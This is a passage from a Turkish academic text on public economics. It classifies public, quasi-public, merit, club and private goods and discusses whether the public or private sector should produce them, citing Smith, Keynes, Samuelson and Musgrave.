Kamusal mal ve hizmetlerin üretiminin kamu ekonomisiyle mi yoksa piyasa ekonomisiyle mi gerçekleştirilmesi gerekir, şeklinde ki sorgulamalar özellikle de 1929 yılındaki Ekonomik Buhrandan sonra daha fazla gündemde yer almaya başlanmıştır. Hatta birçok ekonomist sadece kamusal malların değil, özel mallarında dâhil edilerek üretime, bir çözüm bulma arayışı içinde olunduğu görülmektedir.

Kamu kesiminin, üretimin neresinde ve ne kadar etkili olması gerektiği daima bir tartışma konusu olmuştur. “Kamu ekonomisinin, her alanda üretimde yer alması mı, yoksa birçok mal ve hizmetin piyasa ekonomisine bırakılması, ancak düzenleme ve denetleme yetkisinin yine de devlet kontrolünde bulundurulması ile mi daha etkin üretim mümkün olacaktır?” gibi sorular bu çalışma ile detaylı cevaplandırılacaktır.

Çalışmamız ile öncelikle kamusal mal ve hizmetlerin (özel mal ve hizmetler dâhil) özellikleri ele alınacaktır. Daha sonra kamusal mal ve hizmetlerin etkinlik ve adalet açısından hangi ekonomik birim tarafından üretilmesi gerektiği incelenecektir.

2. PİYASADAKİ AKTÖRLER: KAMU SEKTÖRÜ VE ÖZEL SEKTÖR

Dünyamız, yeryüzünde var olan doğal kaynaklar bakımından esas itibariyle zengin ve sınırsız kaynaklara sahip bir gezegendir. Ancak bu kaynakların üretim süzgecinden geçip tüketiciye ulaşması ve toplumun her kesiminin bu kaynaklardan eksiksiz ve dışlanmadan faydalanması pek muhtemel bir durum değildir. Toplumun ihtiyaçlarını karşılamada yeterli kaynağa sahip olmaması ve mevcut kaynakların bölüşümünde ortaya çıkan adaletsiz dağıtım tablosu, iktisat bilimini ortaya çıkarmıştır. İktisat bilimine göre, insan ihtiyaçları sonsuz, buna karşılık kaynaklar kıttır. Başka bir ifadeyle, insan, ekonomik ve sosyal şartları doğrultusunda ihtiyaçlarını karşılayabilir olması nedeniyle her arzuladığını alma yetisine sahip değildir. Bu durum ise insanın ekonomik ve sosyal gücüne bağlı olarak ihtiyaçlarını karşılayabildiğini ve mevcut kaynaklarında insanın alım gücüne bağlı olarak belirleneceğini göstermektedir. Dolayısıyla iktisat biliminin ileri sürdüğü “kaynakların kıt, ihtiyaçların sonsuz olduğu” veya “ihtiyaçlara kıyasla kaynakların kıt/yetersiz olduğu” yönündeki teori birçok bilim insanının araştırmasında ve devletlerin yönetim şeklinde üzerinde durulan bir konu olmuştur.

Geçmişten günümüze değin piyasadaki üretim olanaklarının etkin ve verimli kullanımı en iyi kamu kesimi ile mi, yoksa sınırlı devlet yapısına bağlı kalarak özel sektör ile mi sağlanması gerektiği yönündeki tartışmalar daima güncelliğini korumuştur. 17. yüzyılda yaşamış ve özellikle din, felsefe, ahlak ve yönetim gibi konularda araştırmalar yapan John Locke da yeni teoriler ileri sürmüş ve aynı

zamanda iktisat literatürüne yeni bir bakış açısı kazandırmıştır. Otoriter devlet yönetimlerinin piyasa akışına zarar verdiğini ve yönetim şekli olarak liberalizmi savunan Locke, başta liberal iktisadın babası sayılan Adam Smith olmak üzere birçok iktisatçıyı düşünceleri ve araştırmaları ile etkilemiştir. Adam Smith'in "*Milletlerin Zenginliğinin Doğası ve Nedenleri Üzerine Bir İnceleme*" (1776) adlı eserinde liberal politikaların hâkim olduğu bir yönetim ile üretim olanaklarının verimli ve etkin kullanımının en iyi özel sektöre bırakılması ile sağlanabileceği anlatılmaktadır. Smith'e göre, sınırları belirlenen ve piyasada üretim olanaklarını özel kesime bırakarak tam rekabet piyasasını sağlamaya çalışan bir devlet modeli aynı zamanda bireyin tercihlerini de koruyan ve bireyler arasında gelir dağılımı bakımından adil paylaşımı sağlayan bir devlet yapısını da oluşturmaktadır. İleri sürülen sınırlı devlet modeli ile liberal politikaların hâkimiyeti, dünyada bilinen ilk büyük küresel ekonomik kriz ile sorgulanmaya başlanmıştır. Liberalizmin hâkim olduğu piyasa ekonomisinde 1929 Büyük Buhran'ın ortaya çıkması ve sürekli artan yoksulluk ile açlığın özel sektör tarafından kontrol edilemeyeceği, dönemin önemli iktisatçılarından olan John Maynard Keynes tarafından ileri sürülmüş ve piyasadaki efektif talebi canlandırmak için devletin piyasadaki gücünün genişletilmesi ve devlet müdahalesinin gerekliliği vurgulanmıştır.

1929 Büyük Buhran'dan sonra krizin negatif etkisini azaltmak ve toplumun refahını arttırmak adına birçok ülkede piyasa ekonomisindeki devlet sınırları genişletilmeye başlanmıştır. Hatta bu dönemde birçok iktisatçı tarafından yeni devlet modelleri geliştirilmiştir. Bu süreçte sınırlı ve sorumlu devlet yapısından, müdahaleci sosyal devlete hatta sosyalist devlet modelini tercih eden ülkeler dahi olmuştur. Keynes'in ileri sürdüğü müdahaleci sosyal devlet, piyasa ekonomisinin işleyişinde ortaya çıkan aksaklıkları gideren ve fonksiyonel müdahalelerde bulunan bir yönetim şeklidir. Hem krizin etkisini azaltacak olması hem de toplumsal refahı sağlayabilecek olmasından dolayı sosyal devlet anlayışı birçok ülke tarafından uygulanan bir yönetim modeli olmuştur. Bu doğrultuda sosyal devlet modelinin piyasadaki görev ve fonksiyonları şöyle düzenlenmiştir (Aktan, 2018: 115-116):

- ✓ Sınırlı ve sorumlu devlet yönetim biçiminin görev ve fonksiyonlarının (güvenlik, adalet gibi) sosyal devlet modelinde de üstlenilmesi,
- ✓ Kamu iktisadi teşebbüsleri aracılığıyla piyasada özel sektör tarafından üretilen özel mal ve hizmetlerin devlet organları tarafından sunulması,
- ✓ Eğitim ve sağlık alanında fırsat eşitliğini sağlamak için devletin yeni kurumlar açması ve topluma hizmet vermesi,
- ✓ Adil bir gelir dağılımını desteklenmesi yönünde devletin çeşitli alanlarda harcamalar yapması,
- ✓ Devletin piyasada oluşan üretim faktörlerine ve serbest bir ortamda oluşabilecek olan fiyat mekanizmasına müdahale etmesi,
- ✓ Piyasadaki etkinliği ve verimliliği arttırmak adına gerekli durumlarda özel teşebbüslere teşvik imkânı sağlanması,

- ✓ Uluslararası ticarete toplumsal refahın ve piyasa ekonomisinin korunması yönünde tedbirlerin alınması (ticarete tarife, miktar, kısıtlama vb. engellerin getirilmesi),
- ✓ Ekonomik büyüme ve kalkınmanın destekleneceği kamu yatırım harcamalarının artırılması,
- ✓ Ekonomik istikrarın sağlanması için maliye ve para politikalarının aktif olarak uygulanması gibi görevler kamu sektörü için belirlenmiştir.

Sosyal devlet yapısının benimsenmesi ile beraber piyasa işleyişinde hâkim olan özel sektörden kamu sektörüne doğru ciddi bir eğilim gerçekleşmiştir. Özellikle toplumun refahını arttırmak, gelir dağılımında adaleti sağlamak ve her bireyin, insan onuruna yaraşır bir şekilde hayat sürmesini desteklemek için kamu sektörü tarafından kamusal (sosyal) mal ve hizmet üretimi süreci başlamıştır. Bu doğrultuda kamu sektörünün piyasadaki rolünü arttırarak, üretim olanaklarını kullanabilme yetisini kazandıran kamusal mal ve hizmetlerin sınırları ve kavramsal çerçevesi incelenmelidir.

3. KAMUSAL (SOSYAL) MAL VE HİZMET KAVRAMI

Kamusal (sosyal) mallar, toplumda her bireyin faydalanabileceği ve bu faydadan bir başka bireyin mahrum bırakılamayacağı temeline dayanarak kamu sektörü tarafından üretilen mal ve hizmetlerdir. Ancak bu tanımı tüm mallar için geçerli kabul etmek mümkün değildir. Örneğin, eğitim ve sağlık gibi hizmetler hem özel sektör hem de kamu sektörü tarafından üretilmektedir. Bununla beraber özel sektör tarafından üretilen, kâr amacı güdülerek sadece finansmanını karşılayan bireyler tarafından faydalanılan mal ve hizmetlerde vardır. Ancak sosyal devlet anlayışı gereği, piyasadaki ekonomik konjonktüre bağlı olarak özel sektör tarafından üretilen mal ve hizmetlerin kamu sektörü tarafından ve kamu gelirleri ile finanse edilerek üretilmesi de mümkündür. Dolayısıyla kamusal malları, tüketimde rakip olup-olmama, faydadan bireylerin dışlanıp-dışlanılmama, erdemli-erdemli olma gibi temel bazı özellikler ile sınıflandırılması yapılabilir. Bu bilgiler ışığında aşağıda kamusal malların özelliklerine göre detaylı bir inceleme yapılmaktadır.

3.1. Tam Kamusal Mallar ve Özellikleri

Paul Anthony Samuelson'a göre tam (pür) kamusal mallar, "bir bireyin tüketiminden başka bir bireyin tüketiminin olumsuz etkilenmeyeceğini (azaltmayacağını) ve bu nedenle birlikte ve eşit olarak tüketiminin mümkün olduğu mallar" olarak tanımlanmaktadır (Samuelson, 1954: 387). Tanımdan da anlaşılacağı üzere tam kamusal mallar, kamu sektörü tarafından üretilen, bireyin hizmet karşılığında bir ödeme yükümlülüğünün getirilmediği, herkesin eşit olarak faydalanabildiği mal ve hizmetlerdir. Kamu ekonomisinde ele alınan tam kamusal malların çeşitli özellikleri vardır. Bu özellikler aşağıda detaylı incelenmektedir.

3.1.1. Siyasal Talebin Arzı Belirlenmesi

Piyasa içinde sunulan özel malların üretim miktarları, üretici ve tüketicilerin fiyat mekanizması aracılığıyla arz ve taleplerini bildirmeleri ile belirlenmektedir. Kamu mallarında ise, fiyat mekanizmasının işlememesi nedeniyle, bu mallardan ne miktarda üretileceğine siyasi talep yani oylama mekanizması ile karar verilmektedir. Kamu hizmetlerinin sunumu bütçeleme süreci içinde kamu harcaması olarak gerçekleşir ve bütçenin oylanması ile toplumun bu hizmetlere olan talebi, siyasi organ tarafından karşılanmaktadır (Kirmanoğlu, 2009: 130). Dolayısıyla toplumun talepleri dikkate alınmadan özellikle tam kamusal malların üretimi, siyasi organ tarafından belirlenmekte ve kamu sektörü tarafından gerçekleştirilmektedir. Demokratik yönetim şekline sahip olan ülkelerde, bireylerin kamusal mallara yönelik taleplerini, yine bireylerin kendilerini temsil maksadıyla seçmiş oldukları milletvekilleri aracılığıyla belirlenmektedir.

3.1.2. Bölünemezlik

Toplumsal nitelikteki ihtiyaçları karşılamaya yönelik kamusal malların faydaları, toplum bireyleri arasında bölünemezler (Akdoğan, 2009: 41). Faydanın bölünmezliği olarak ifade edilen özellik, esas itibarıyla söz konusu hizmetin toplumu oluşturan bireylere belli miktarlarda sunulmaması anlamını taşımaktadır. Nitekim savunma hizmeti toplumu oluşturan her bireyin dışarıdan gelecek saldırılara karşı korunmasını sağlamak amacıyla ordudan birkaç kişi veya bazı savaş araç gereçlerinin tedarik edilmesi şeklinde sunulamaz. Başka bir deyişle savunma hizmetini sunmak için kurulmuş olan ordunun kişisel tüketime sunulması (tahsis edilmesi) mümkün değildir. Ülke toprakları ve vatandaşların, bir bütün olarak, dışarıdan gelecek olan saldırılara karşı korunması gerektiği için savunma hizmeti ülkenin coğrafi konumu, komşu ülkelerle olan ilişkileri gibi hususlar da dikkate alınarak merkezden planlanıp tek elden ve toplumda bulunan herkes için üretilir. Savunma Bakanlığı'na bağlı ordu, kuvvetler halinde (kara, deniz, hava kuvvetleri), ülke çapında, belli bir savunma stratejisi doğrultusunda savunma hizmetini gerçekleştirir (Yılmaz, 2013: 24-25).

3.1.3. Birlikte (Kollektif) Tüketim

Toplumsal mal ve hizmetler, tüm topluma yönelik olarak fayda sağlamaktadır. Bu mal ve hizmetlerin faydası herkes tarafından hissedilmektedir. Örneğin, savunma hizmeti, kollektif yapıdadır ve tamamen devlet tarafından sağlanmaktadır. Yapılan hizmet bütün şahıslara yöneliktir. Bütün toplum bireyleri oluşturulan hizmetten aynı derecede yararlanırlar ve hizmetten yararlanmamak veya hizmetin

engellenmesi söz konusu değildir. Tam kamusal malların faydaları tüm topluma yöneliktir ve üretilen mal ve hizmetlerden alıkonmak ve dışlanmak mümkün değildir (Akdoğan, 2009: 42-43).

3.1.4. Fiyatlandırılmama

Tam kamusal malların tüketimden kimsenin dışlanamaması ve faydasının bireyler arasında bölünemiyor olmasından dolayı tam kamusal malların fiyatlandırılması da mümkün olmamaktadır (Pınar, 2009: 10). Tam kamusal mallarda fayda özelleştirilemeyeceği için bu tür malların fiyatlandırılması mümkün olamamakla beraber mallarla ilgili bir talep açıklaması olmayacak ve tüketiciler "bedavacı" olacaklardır (Durmuş, 2015: 70).

3.1.5. Tüketimde Rekabetin Olmaması

Kamu malları, tüketiciler tarafından rekabeti gerektirmeyen mallardır. Kullandıkça malları azalmadığı ve faydası tükenmediği için tüketicilerin rekabete girmelerine de gerek yoktur (Altay, 2017: 41). Özetle, kamusal malı, tüketiminde rekabet olmama özelliği nedeniyle özel sektör üretmez. Bu sonuç sadece özel sektörün bedava kullanımı önleyememesinin değil aynı zamanda etkinliğin bir gereğidir. Etkinlik kamusal malın bedava sunulmasını gerektirir ve bu tüketiminde rekabet olmama özelliğinin sonucudur (Savaşan, 2017: 164).

3.1.6. Mahrum Edilememe ve Bedavacılık

Tam kamusal mal ve hizmetlerin en önemli özelliklerinden biri de faydadan, kimsenin dışlanamaması veya mahrum bırakılmaması özelliğidir. Örneğin, Ulusal savunma hizmetinin sağladığı faydadan hiç kimse mahrum bırakılamaz. Finansmanına katılsın veya katılmasın herkes ulusal savunma hizmetinden faydalanabilir. Bireylerin bu tür mal ve hizmetlerin faydasından dışlanabilmesi için yapılacak hizmetler, üretimin oluşturulmasından daha fazla maliyetli olabilmektedir. Dışlanamazlık özelliğinin sonucunda bedavacılık meydana gelmektedir. Bir başka deyişle, kamusal malın tüketiminden teknik olarak dışlanmanın imkânsız olması veya çok maliyetli olması nedeniyle kimsenin dışlanamaması "bedavacılık" sorununa yol açmaktadır (Savaşan, 2017: 165).

3.1.7. Kamusal Finansmanı Gerektirme

Kamusal mal ve hizmetlerin sınıflandırılmasında yardımcı olabilecek bir diğer özellik ise söz konusu mal ve hizmetin finansman yapısıdır. Buradan anlaşılması gereken herhangi bir mal ve hizmetin finansman şeklinin zorunlu ya da gönüllü olup olmamasıdır (Vural, 2009: 9). Kamusal mallarda tercihlerin belirlenememesi ve bedavacılık gibi nedenlerden dolayı sunulan mal veya hizmetin karşılığı

olarak fiyatlandırılması mümkün olmamaktadır. Genel itibariyle bütçede yer alan kamu giderlerini çoğunlukla vergi gelirleri karşılamaktadır. Harç gibi kamu geliri sınıfından olup belli bir hizmetin karşılığında tahsil edilen gelirler de mevcuttur; ancak kamu giderlerinin çoğunluğu vergiler ile finanse ediliyor olmasından dolayı harçlar bütçede çok düşük bir yer kaplamaktadır.

3.1.8. Dışsal Ekonomiler

Kamusal malların bir kısmı önemli ölçüde dışsallık yaratırlar. Dışsallık, bir ekonomik birimin üretim ve/veya tüketim faaliyeti sonucunda başka birimlerin fayda ve/veya maliyet fonksiyonlarının olumlu ve/veya olumsuz yönde etkilenmesidir. Dışsal ekonomilerin kamu ekonomisi yönünden taşıdığı önem, herhangi bir kamusal malın kamu kesimince mi yoksa özel kesimce mi sunulması gerektiğine imkân vermesidir. Gerçekten de pozitif dışsallığın söz konusu olduğu kamusal mallarda özel kesim üretici birimlerinin genellikle üretimi üstlenmemeleri, bu hizmetlerin kamu kesimince yerine getirilmesini zorunlu kılmaktadır. Öte yandan negatif dışsallığın söz konusu olduğu mallarda, özel kesim topluma, tazmin etmedikleri bir takım ek maliyetler yüklemektedirler. Bu durumda da kamu ekonomisine ihtiyaç duyulmakta ve ek sosyal maliyetin ya düzenleyici vergilerle telafisi veyahut da söz konusu üretimin kamu kesimince üstlenilmesi gerekmektedir (Aktan, 2011: 98-99). Söz konusu bu durumu özellikle eğitim ve sağlık hizmetlerinde görebilmekteyiz. Eğitimden sağlanan fayda sonucunda kişi çevresindekilere özel bir fayda sağlamaktadır. Aynı şekilde sağlık alanında da örnek olarak tüm toplumu kapsayan bir aşı kampanyasının sosyal faydası önemli ölçüde dışsal bir yapıya sahip olmaktadır.

3.1.9. Talebin Zorunlu Olması

Kamu ekonomisinde vatandaşların bazı kamusal hizmetlere talepte bulunmaları zorunlu kılınmıştır. Zorunlu askerlik hizmeti, zorunlu ilkökul eğitimi, nüfus cüzdanı alınması, şoför ehliyeti alınması vb. bu konuda örnek olarak verilebilir. Kamusal malların bu özelliği literatürde "*forced rider*" olarak bilinmektedir (Aktan, 2011: 99-100).

3.2. Yarı Kamusal Mallar

Toplumsal, yani bölünmez nitelikteki mallar ile özel, yani bölünebilir nitelikteki malları birbirinden ayırmak, sınırlarını daha belirgin bir şekilde ortaya koymak kolay olduğu halde, bazı mal ya da hizmet türleri açısından aynı uygulamayı yapmak pek kolay değildir. Bu mal ve hizmetler, kamu kesimi tarafından üretilmekle birlikte, tam kollektif nitelikte değildir, yarı toplumsal (yarı kollektif-

yarı kamusal), parçalar halinde bölünebilir ve fiyatlandırılabilir. Topluma faydaları kolektif mal ve hizmetler gibi olurken, bireye faydaları ise özel mal ve hizmetlerde olduğu gibidir. Bu tür mal veya hizmetlerin kamu kesimi tarafından üretilmesi, yarı toplumsal (yarı kolektif-yarı kamusal) olarak adlandırılmaktadır. Söz konusu malların başlıca özelliği, bu mal ve hizmetlerden yararlananlara olan direkt yararları yanında, toplum üyelerine olan marjinal ya da ek katkılarıdır (Akdoğan, 2009: 46-47). Yarı kamusal mal ve hizmetlere verilecek en güzel örnek eğitim ve sağlık alanlarıdır. Bu iki alanda da öncelikli olarak kamu kesimi tarafından herkese sunulmuş olan bir hizmet söz konusu iken özel kesim ile de eğitim ve sağlık alanlarında fayda ve kâr yapısı çerçevesinde bu hizmetler desteklenmektedir.

3.3. Erdemli-Erdemsiz Mallar

Erdemli mallar, kamu kesimi tarafından sunulan, bireylerin çoğunlukla hiçbir bedel ödemeksizin yararlanabildikleri ve piyasa fiyatının altında pazarlanabilen mal ve hizmetlerdir. Hükümetlerin toplumsal faydaları olmakla birlikte, yeterince tüketilmediği düşüncesiyle tüketicilere sübvansiyon sağlayarak veya herhangi bir bedel almaksızın, finansmanını bütçeden karşıladığı mal ve hizmetler bu kapsamda yer almaktadır. Erdemli mallar, kamu malı sayılan özel mallar olarak da tanımlanır. Bunun nedeni erdemli malların üretilmesi ile bireylere ve topluma sağlanabilecek faydaların, bireysel düzeyde algılanan faydalardan daha fazla olmasıdır (Altay, 2017: 43). Diğer yandan bireysel veya toplumsal faydasına bakılarak belirlenen erdemsiz mallar ise rasyonel açıdan bakıldığında bazı malların tüketilmemesi gerektiği ve tüketimlerinin engellenmesi yönünde kararların alındığı mal ve hizmetler olarak düşünülebilir. Bu tür mal ve hizmetlere örnek olarak uyuşturucu madde kullanımı verilebilir. Aslında zararlı olan ve tüketiminden kaçınılması gereken bu tür maddelerin tüketilmesi söz konusu olduğunda, kamu otoritesi devreye girmekte ve alınan kanunlar çerçevesinde tüketim engellemeye çalışılmaktadır (Pınar, 2009: 12).

3.4. Doğal Tekel Mallar

Kamu ekonomisinde üretilen mal ve hizmetler içinde oldukça büyük bir öneme sahip olan elektrik, gaz, su, posta ve telefon gibi geniş bir altyapıya sahip olması gereken endüstriler söz konusudur. Bu kapsamda yer alan mal üretimi “doğal tekel” olarak adlandırılır. Doğal tekel özelliği taşıyan mallar tam kamusal mal özelliklerinden farklı özelliklere sahiptirler. Tüketimden dışlama, fiyatlanabilme, faydalanmada rekabet gibi özellikler içerirler. Elektrik tüketiminde, bedelini ödemeyenin bu hizmetten yararlanamaması örnek olarak gösterilebilir. Doğal tekellerin ortaya çıkmasının temel gerekçesi, ilgili mal ve hizmetlerde yeterince piyasa rekabetinin yaratılamaması ve dolayısıyla piyasa aksaklıklarının ortaya çıkmasıdır (Altay, 2017: 45).

3.5. Kulüp Mallar

Tüketimden mahrum bırakılma özelliğine sahip olduğu halde, belirli bir kapasite noktasına kadar faydada rekabet olmayan mallar “kulüp malı” adı altında sınıflandırılmaktadır (Kirmanoğlu, 2009: 125). Kulüp mallar, kulüp diye tabir edilen bir yapının, sadece kendi üyelerinin faydalanması için ürettiği mal ve hizmetlerdir. Bu oluşumda belirli sayıda kişi bir araya gelerek, bazı hizmetleri üretmek üzere bir kulüp kurabilir. Bu şekilde bir kişinin tek başına sağlamanın mümkün olmadığı veya çok büyük bir bedel ödeyerek sağlayabileceği bir hizmeti, kulüp daha uygun şartlarda sağlayabilmektedir (Ayrangöl, 2012: 31-32). Kulüp mallar için tenis ve golf kulüpleri ile su sporları kulüplerinin sundukları hizmetler en iyi örnekler olarak verilebilir. Bunun yanında tüketim, üretim ve yapı kooperatifleri ile rakipsiz olma ve dışarıda tutabilme özelliklerine sahip kablolu televizyon ve sinemalar da örnek olarak verilebilir. Kulüp mallar, kamusal düzenlemelere gereksinim duymakla birlikte, finansmanı üyelerce karşılanmakta ve tıkanma noktasına gelmedikleri müddetçe piyasa mekanizması tarafından sunulmaktadır (Altay, 2017: 44-45).

3.6. Özel Mallar

Toplumsal malların aksine; bu malların faydaları toplum bireyleri arasında bölünebilmektedir. İktisadi unsurlardan yararlanabilmek için, bedelinin ödenmesi gerekir. Başka bir deyişle, özel malların faydası bireysel nitelikte olduğundan, faydasından yoksun kalınabilir. Piyasa konusu olan ve bireysel ihtiyaçları karşılamaya yönelik bu malların arzı, piyasanın koşullarına ve üretici kararlarına bağlıdır. Tüketim ile sona eren bu mallara örnek olarak; gıda ve yiyecek maddeleri gösterilebilir. Kişinin, sunulan mal ve hizmetler arasından en uygun bulduğunu seçme olanağı vardır (Akdoğan, 2009: 48).

4. KAMUSAL MALLARIN ÜRETİM VE DAĞILIMINDA ETKİNLİK VE ADALETİN SAĞLANMASI

Yukarıda kamusal ve özel mal ve hizmetlerin genel özellikleri incelendikten sonra, söz konusu bu tür mal ve hizmetlerin “kamu kesimi ile mi, yoksa özel kesim ile mi üretilmesinin daha adaletli ve etkin bir dağılımı sağlayacaktır?” yönündeki sorulara cevap bulalım.

Tam rekabet koşullarının sağlanması durumunda dahi, piyasanın başarısız olabileceği veya piyasa mekanizmasının yetersiz kalabileceği görülmektedir. Buna neden olarak ise, tam rekabet şartlarının sağlanmasına rağmen, piyasa mekanizmasının üretim ve tüketimde etkinliği sağlayamaması ile kaynakların etkin dağılımının mümkün olmaması örnek olarak verilebilir. Kamusal mallar, dışsallıklar ve gelir dağılımı gibi nedenlerden dolayı özel kesim başarısız olabilmekte ve kamu kesiminin bu tür durumlarda müdahalesi kaçınılmaz hale gelmektedir.

İnsanların tüm gereksinimlerini piyasa ekonomisinden (özel sektörden) sağlayamıyor olmasının nedeni, piyasanın insanların bazı gereksinimlerini ya hiç karşılayamaz ya da eksik, yetersiz karşılar durumunda olmasından kaynaklanmaktadır. Ekonomi temellerinin kurulması ve sürdürülebilirliğinin sağlanması için gerekli düzeni kurulmasını, piyasa sektörü tek başına başaramaz. Hatta düzen gereksinimi karşılanmazsa piyasa ekonomisi, bırakın bunu kurmayı, hiçbir faaliyete geçemez. Dolayısıyla kamu ekonomisi (kamu sektörü) sadece piyasanın temelini oluşturan hizmetleri sunmakla ve özel sektörün eksik kaldığı alanları tamamlamakla kalmayıp, piyasanın bütün üretim kaynaklarını temin etmek (tam çalışma), gelir dağılımını daha adil hale getirmek, fiyatların daha istikrarlı olmasını sağlamak gibi işlevleri de üstlenmeye çalışmaktadır. Ancak piyasa ekonomisinin yetersiz kaldığı her alanda, toplumun ihtiyaçlarının karşılanması için kamu kesiminin kamu hizmetleri ile karşılamaya yetkin olduğu da sanılmamalıdır. Şöyle ki, bazı mal ve hizmetlerin özel kesim tarafından üretilmesinin yetersizliğinden dem vurulduğu gibi, kamu kesimi tarafından yapılan tüm üretimlerin de derde deva olamayacağı göz ardı edilmemelidir (Bulutoğlu, 2008: 2).

Musgrave kamu ekonomisi disiplinine bir genel çerçeve çizme gayreti içinde devletin ekonomi ile ilişkisinin üç yolla kurulduğunu dile getirmiştir: Kaynak tahsisi, gelirin yeniden dağıtılması ve istikrar. *Kaynak tahsisi fonksiyonu*, toplam kaynakların kullanımının özel ve kamusal mallar arasında bölünmesi süreci olarak tanımlanmaktadır. *Gelirin yeniden dağılımı*, kamu ekonomisinin bu fonksiyon ile toplumun kabul ettiği daha adil bir dağılımı yapmasıdır. Son olarak *istikrar* ise, yüksek istihdam, makul derecede bir fiyat istikrarı ile uygun ve sürdürülebilir bir ekonomik büyümeyi temin etmek için devletin ekonomiye müdahalesi anlamına gelmektedir (Savaşan, 2017: 16). Dolayısıyla gelir dağılımında adaletin sağlanması, doğal kaynakların etkin kullanımı ve ekonomik istikrarın gerçekleştirilmesinde piyasa ekonomisi tek başına yetersiz kalmaktadır.

Tam kamusal mal ve hizmetler olan milli savunma, iç güvenlik (polis hizmeti), genel idare, dış temsil, yargı gibi salt (tam) sosyal malların tüketiminde esas; bir tüketicinin tüketiminin diğerlerinininkine rakip olmamasıdır. Ayrıca herhangi bir tüketici, diğer tüketicilerin tüketimlerini, fiyat mekanizması aracılığı ile dışlayamaz; yani salt sosyal malların, tüketiciler arasında arzu edilen ödeme ölçütü temelinde tayınlanması mümkün değildir ve tayınlanması arzu da edilmez. Zira marjinal tüketim maliyeti sıfır olduğundan tayınlama (dışlama) etkisizlik yaratır. İlke olarak eşit ve birlikte tüketim esastır. Ancak salt sosyal mallar fiyatlandırılıp, pazarlanamazlar. Çünkü dışlama mümkün değildir (Akalm, 2000: 57). Dolayısıyla bu kategoriye giren mal ve hizmetlerin mutlaka kamu ekonomisi ile üretilmesi gerektiğini, piyasa ekonomisinin yapılan işten kâr elde etme isteği ve bireyleri dışlayabilme etkisinin mevcut olmasından dolayı etkin ve adaletli bir dağılımın mümkün olamayacağını belirtebiliriz.

Özel mallar açısından, tüketicilerin ihtiyaçlarının neler olduğunun, bu ihtiyaçları karşılamak için üretilecek malların ve bileşimlerinin nasıl olması gerektiğinin, üretim örgütlenmesi açısından izlenilecek

politika, dağıtım kanallarının belirlenmesinde fiyat sisteminin büyük bir fonksiyonu bulunmaktadır. Özel malların üretilmesi ve tüketicileri tarafından elde edilmesinde fiyat mekanizması önemli role sahiptir, üretim faaliyetlerinin üreticiye ve tüketimin ise tüketiciye yararı, özel maliyet-fayda analizleriyle belirlenmekte ve bu yöndeki kararlar verilmektedir. Tüketiciler, özel malları üretenlere ödemelerini, bu malları almaları karşılığı olarak isteğe bağlı bir şekilde yapmaktadırlar. Kamusal mallarda ise durum daha farklı bir görünüme sahiptir. Ödemeler isteğe bağlı değildir ve her bireyin sağladığı fayda bir başkasınıniki kadardır (Akdoğan, 2009: 45). Bu nedenle kamusal malların piyasa ekonomisine bırakılması bireylerin mal ve hizmetlerden mahrum bırakılması (dışlanması) mümkün olduğundan dolayı bu tür mal ve hizmetler kamu ekonomisi tarafından üretimi sürdürülmektedir.

Kulüp mal olarak sayılan, tüketimi rakip olmamakla birlikte, dışlanabilmesi mümkün olan mal ve hizmetlerde vardır. Ancak bireylerin tüketimde rakip olmaması, yani marjinal tüketim maliyeti sıfır olduğundan ve dışlama sadece sosyal yararı azalttığından, etkinsizlik yaratır. Bir başka deyişle herhangi bir tüketicinin tüketimini dışlamak mümkünken, tüketicilerin tüketimleri arasında bir rekabet mevcut değildir. Örneğin, giriş bedeli alınmasa dahi, talebin kapasitenin altında kalması durumunda kütüphaneler, spor salonları, yüzme havuzları, yollar, köprüler, dinlenme alaları vb. gibi hizmetler kamu kesimi tarafından ve kamu kaynakları ile finanse edilerek üretilen hizmetler arasında sayılabilir (Akalin, 2000: 57). Bu tür alanlar sadece kamu ekonomisi ile değil aynı zamanda piyasa ekonomisi ile de desteklenmelidir. Hatta bazen kamunun, yap-işlet-sahip ol veya yap-işlet-devret yöntemleri ile piyasa ekonomisini destekleyici, dış piyasanın ülke ekonomisine katkı sağlayacak projelere yön veren bir kuruluş görevi üstlenmesi de gerekmektedir.

Yarı kamusal mal ve hizmet özelliği taşıyan hem piyasa hem de kamu ekonomisi ile üretilebilen mal ve hizmetlerin olduğunu daha önce belirtmiştik. Ayrıca tamamen kamu ekonomisi ile üretilen yarı kamusal mallarda vardır. Bunun nedeni ise ekonomik gerçeklerden çok mevcut ülkenin değer yargılarına veya devlet politikalarına dayanmaktadır. Bazı ülkelerde yükseköğretim tamamıyla kamu ekonomisinde üretilmektedir. Ayrıca yarı kamusal mallar her ne kadar özel kesim tarafından da üretiliyor olmasına rağmen, iki nedenden dolayı piyasa ekonomisinin bu tür mal ve hizmetlerin üretiminden vazgeçmesi söz konusu olabilir. Bunlar (Altay, 2017: 42);

- ✓ *Üretim Birimleri ve Tüketim Birimleri Arasında Önemli Fayda Bağlantılarının Olduğu Durumlar:* Bu tür bağlantıların olduğu durumlarda piyasa fiyatları, toplam fayda ve toplam maliyet yerine yalnızca özel faydayı ve özel maliyeti yansıttığı için bu fiyatlara göre üretilen mal ve hizmet bileşimi optimum sosyal faydayı sağlamaz.
- ✓ *Üretim Faktörleri Bölünmezliğinin Mevcut Olduğu Durumlar:* Kullanılan teknoloji sabit üretim faktörlerinin bölünmesini engelliyorsa büyük ölçekli firma ve kitle üretimi gerekir. Çünkü genelde piyasalar çok sayıda büyük ölçekli firmanın rekabetini sağlayacak

kadar geniş değildir. Bu gibi durumlarda piyasa ekonomisinde kaynakların optimum dağılımı gibi gerekli düzenlemeleri yapmanın imkânı yoktur.

Dolayısıyla bu tür malların talep esnekliği düşük olduğunda, düşük gelirli kesimlerin bütçelerinin dikkate alınarak üretimin kamu ekonomisi ile sağlanması gerekmektedir. Böylece bireylerin tüketimden dışlanmasının önüne geçilerek, herkesin bu tür mal ve hizmetlerden istediği kadar faydalanması sağlanmış olur.

Erdemli mallar, toplumun genel iyiliğini ve bireyin refahını daha iyi düşündükleri varsayılan “seçkinlerin” ve/veya “yöneticilerin” serbest tüketici tercihlerine sınırlı bir müdahalede bulunmaları dolayısıyla, sosyal mal kabul edilen kişisel malların özel bir kesimidir. Daha öz bir anlatımla devletin müdahalesiyle serbest tüketici tercihlerinden çıkartılan veya tamamen ya da kısmen, kamu bütçelerinden finanse edilen mallardır. Örneğin; toplu konut idaresi, halk konutları, spor tesisleri, ilköğretim, öğrenci kredileri, sosyal tesisler (öğrenci yurtları, öğretmen evleri vs.), devlet tiyatroları vs. Ayrıca erdemli malların varlığının gerekçeleri şöyle sıralanabilir (Akalin, 2000: 59):

